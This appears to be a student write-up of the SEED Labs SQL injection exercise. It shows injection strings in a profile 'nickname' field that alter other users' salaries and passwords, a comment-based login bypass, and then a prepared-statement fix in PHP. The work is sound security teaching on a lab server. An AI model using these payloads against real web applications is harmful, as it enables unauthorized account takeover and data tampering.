
To modify Alice's salary, we can log into Alice's account by using the same SQL injection to directly login, Username as 'Alice'#' and edit the profile. We can see that the password Is 20000.




Then we use the SQL update statement to update the salary.
Text entered at nickname field = alice',salary=121212 where name='alice';#


Web_SQL_Injection.pdf
SQLi Lab
New Tab
www.seed-server.com/unsafe_home.php
Home
Edit Profile
Alice Profile
Key
Value
Employee ID
10000
Salary
20000
Birth
9/20
SSN
10211002
NickName
alice SQLi
Email
alice@outlook.com
Address
1234 ABCD St
Phone Number
121-121-1212
Copyright © SEED LABs


Web_SQL_Injection.pdf
SQLi Lab
New Tab
www.seed-server.com/unsafe_edit_frontend.php
Home
Edit Profile
Alice's Profile Edit
NickName
alice',salary=121212 where name='alice';#
Email
alice@outlook.com
Address
1234
Phone Number
121-121-1212
Password
Password
Save
Copyright © SEED LABs





Now when we check Alice's profile we can see that the salary is changed from 20000 to 121212, and also the nickname is set to Alice, which shows the attack is successful.

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+--------------+--------------+-------------------+----------+-----------------------------
------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber  | Address      | Email             | NickName | Password
          |
+----+-------+-------+--------+-------+----------+--------------+--------------+-------------------+----------+-----------------------------
------------+
|  1 | Alice | 10000 | 121212 | 9/20  | 10211002 | 121-121-1212 | 1234 ABCD St | alice@outlook.com | alice    | fdbe918bdae83000aa54747fc95fe
0470fff4976 |
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |              |              |                   |          | b78ed97677c161c1c82c142906674
ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |              |              |                   |          | a3c50276cb120637cca669eb38fb9
928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |              |              |                   |          | 995b8b8c183f349b3cab0ae7fccd3
9133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |              |              |                   |          | 99343bff28a7bb51cb6f22cb20a61
8701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |              |              |                   |          | a5bdf35a1df4ea895905f6f6618e8
3951a6effc0 |
+----+-------+-------+--------+-------+----------+--------------+--------------+-------------------+----------+-----------------------------
------------+
6 rows in set (0.00 sec)

mysql>
```

**Task 3.2: Modify other people' salary**

First login to Boby's employee login, since we do not know the password for Bob we use SQL injection to bypass the password.




We see that Boby's profile before any changes. We know that Boby's salary was initially 30000. Now, we try to change Boby's salary from Alice's account using the following string in the Nickname section: Alice', salary = 1 WHERE name = 'boby';#


seed@VM: ~/.../Labsetup

```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-
| ID | Name  | EID   | Salary | birth | SSN      | P
+----+-------+-------+--------+-------+----------+-
|  1 | Alice | 10000 | 121212 | 9/20  | 10211002 | 1
|  2 | Boby  | 20000 |  30000 | 4/20  | 10213352 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |
+----+-------+-------+--------+-------+----------+-
6 rows in set (0.00 sec)

mysql> select * from credential;
+----+-------+-------+--------+-------+----------+-
| ID | Name  | EID   | Salary | birth | SSN      | P
+----+-------+-------+--------+-------+----------+-
|  1 | Alice | 10000 | 121212 | 9/20  | 10211002 | 1
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |
+----+-------+-------+--------+-------+----------+-
6 rows in set (0.00 sec)
```


On successful changes, we can use the SQL command select * from credentials, and we can see that Bob's salary is changed from 30000 to 1. We could enter the sql command in any of the other fields as well except password, because it is hashed.


### Task 3.3: Modify other people' password

To modify Boby's password we perform the same steps as previous task and enter the following in Alice's profile field 'Nickname' as
Alice', password=sha1('69') where name='boby'; #.




```
mysql> select * from credential;
+----+-------+-------+--------+-------+----------+--------------+-------------+-------------------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber  | Address     | Email             | NickName | Password                           |
+----+-------+-------+--------+-------+----------+--------------+-------------+-------------------+----------+------------------------------------+
|  1 | Alice | 10000 | 121212 | 9/20  | 10211002 | 121-121-1212 | 1234 ABCD St | alice@outlook.com | alice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |              |             |                   | alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |              |             |                   |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |              |             |                   |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |              |             |                   |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |              |             |                   |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+--------------+-------------+-------------------+----------+------------------------------------+
6 rows in set (0.00 sec)

mysql> mysql> select * from credential;
+----+-------+-------+--------+-------+----------+--------------+-------------+-------------------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber  | Address     | Email             | NickName | Password                           |
+----+-------+-------+--------+-------+----------+--------------+-------------+-------------------+----------+------------------------------------+
|  1 | Alice | 10000 | 121212 | 9/20  | 10211002 | 121-121-1212 | 1234 ABCD St | alice@outlook.com | alice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |      1 | 4/20  | 10213352 |              |             |                   | Alice    | a72b20062ec2c47ab2ceb97ac1bee818f8b6c6cb |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |              |             |                   |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |              |             |                   |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |              |             |                   |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |              |             |                   |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+--------+-------+----------+--------------+-------------+-------------------+----------+------------------------------------+
6 rows in set (0.00 sec)
```








Now if we login to Boby's account with the new password, we see that we are able to successfully log in with the new password. Hence, by using the sha1 function in our input, we are performing the same steps as being performed in the program. This proves that our SQL injection attack is successful in changing password.


**Task 4: Countermeasure — Prepared Statement**

We now make prepared statements out of the previously attacked SQL statements in order to close this vulnerability. The unsafe_home.php file's SQL statement from job 2 is rewritten as follows:

We observe that we have lost our ability to access the admin account and that we are no longer successful. The error indicates that no user with the credentials admin'# and admin were found.





Now, the SQL statement used in task 3 in the unsafe_edit_backend.php file is rewritten as the following:






We know that the salary remains unchanged after attempting again and saving the modifications, hence our attempt to do SQL injection using prepared statements is unsuccessful:


The updated prepared statement code is displayed below. When sending data via the bind.param() function, the database will view any information received during this process as data rather than code because the original data is replaced with a "?" sign.

```
root@f58ddbba3aeb: /var/www/SQL_Injection/defense
seed@VM: ~/.../Labsetup   seed@VM: ~/.../Labsetup   root@f58ddbba3aeb: /var/www/SQL_Injection/defense
GNU nano 4.8                                                    unsafe.php
  $dbuser="seed";
  $dbpass="dees";
  $dbname="sqllab_users";

  // Create a DB connection
  $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
  if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error . "\n");
  }
  return $conn;
}

$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
/*
$result = $conn->query("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= '$input_uname' and Password= '$hashed_pwd'");
if ($result->num_rows > 0) {
  // only take the first row
  $firstrow = $result->fetch_assoc();
  $id     = $firstrow["id"];
  $name   = $firstrow["name"];
  $eid    = $firstrow["eid"];
  $salary = $firstrow["salary"];
  $ssn    = $firstrow["ssn"];
}
*/
$isql = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name= ? and Password=?");
$isql->bind_param("ss", $input_uname, $hashed_pwd);
$isql->execute();
$isql->bind_result($id,$name,$eid,$salary,$ssn);
$isql->fetch();
$isql->close();


// close the sql connection
```






Once the code is altered, the SQL Injection attempt is unsuccessful.